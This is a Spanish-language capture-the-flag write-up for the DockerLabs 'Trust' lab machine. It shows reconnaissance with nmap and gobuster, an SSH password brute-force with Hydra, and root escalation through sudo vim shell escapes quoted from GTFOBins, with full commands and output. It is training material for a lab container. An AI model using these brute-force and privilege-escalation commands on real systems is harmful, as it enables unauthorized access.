Trust writeup - Docker Labs

Dificultad: muy fácil

Escrito por: tellmefred

Introducción:

Trust es una máquina virtual creada por DockerLabs.es que simula un servidor web vulnerable. El objetivo principal es obtener acceso al sistema como usuario root. Este desafío te sumergirá en un entorno realista de hacking, donde deberás aplicar tus conocimientos para identificar y explotar vulnerabilidades.

Reconocimiento:

Empezamos comprobando la conectividad y hacemos ping a la ip.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/trust]
└─# ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.377 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.121 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.076 ms
^C
--- 172.17.0.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2051ms
rtt min/avg/max/mdev = 0.076/0.191/0.377/0.132 ms
```

Un nmap me deja la informacion de que hay dos puertos abiertos puerto 22 y 80.

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHjaznpuQYsT/kxLXSVDFJGTtesV6UrUh5
aNJhw+tAdr19MnZpuY/8e0gb+NXRebo5Dcv/DP1H+aLFHaS6+XCGw=
|   256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJW/dREGeklk/wsHXisOmbmVwP9zg7U8xS+OfHkxLF0Z
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Verifiquemos que tenemos con whatweb.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/trust]
└─# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.57 (De
bian)], IP[172.17.0.2], Title[Apache2 Debian Default Page: It works]
```

Hagamos un fuzzing web a ver que encontramos, pongamos algunos tipos de archivos como flags.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/trust]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
,txt,py,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,py,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10701]
/secret.php           (Status: 200) [Size: 927]
```

Arriba encontramos un secret.php y nos envió aquí, vemos el nombre mario así que probemos ataque famoso con este usuario.



Lo único que me queda es hacer un ataque de fuerza bruta a el puerto 22 que es ssh, y podemos ver que encontré la clave CHOCOLATE.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/trust]
└─# hydra -l mario -P /usr/share/wordlists/metasploit/unix_passwords.txt 172.17.0.2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-29 20:12:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
 use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous sess
ion found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (l:1/p:1009), ~64 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: mario   password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-29 20:12:38
```

Explotación:

Aquí ya solo nos queda iniciar sección con (shh mario@”IP”) y luego la contraseña.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/trust]
└─# ssh mario@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:z6uc1wEgwh6GGiDrEIM8ABQT1LGC4CfYAYnV4GXRUVE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
mario@172.17.0.2's password:
Linux 0ccf8a95d730 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@0ccf8a95d730:~$ ls
```

Escalada de privilegios:

Empecemos haciendo sudo -l en la escalada y vemos que podemos ejecutar vim, confirmemos en GTFO BINS.

```
mario@0ccf8a95d730:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on 0ccf8a95d730:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n,
    use_pty

User mario may run the following commands on 0ccf8a95d730:
    (ALL) /usr/bin/vim
```

Aquí vemos que con (sudo vim -c ‘:!/bin/sh’) y luego probemos.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)
```
sudo vim -c ':!/bin/sh'
```

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

Aquí hacemos un tratamiento de tty rápido y vemos que somos root.

```
mario@0ccf8a95d730:~$ sudo vim -c ':!/bin/sh'

# script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@0ccf8a95d730:/home/mario# sudo su
root@0ccf8a95d730:/home/mario#
```

Gracias por leer este writeup.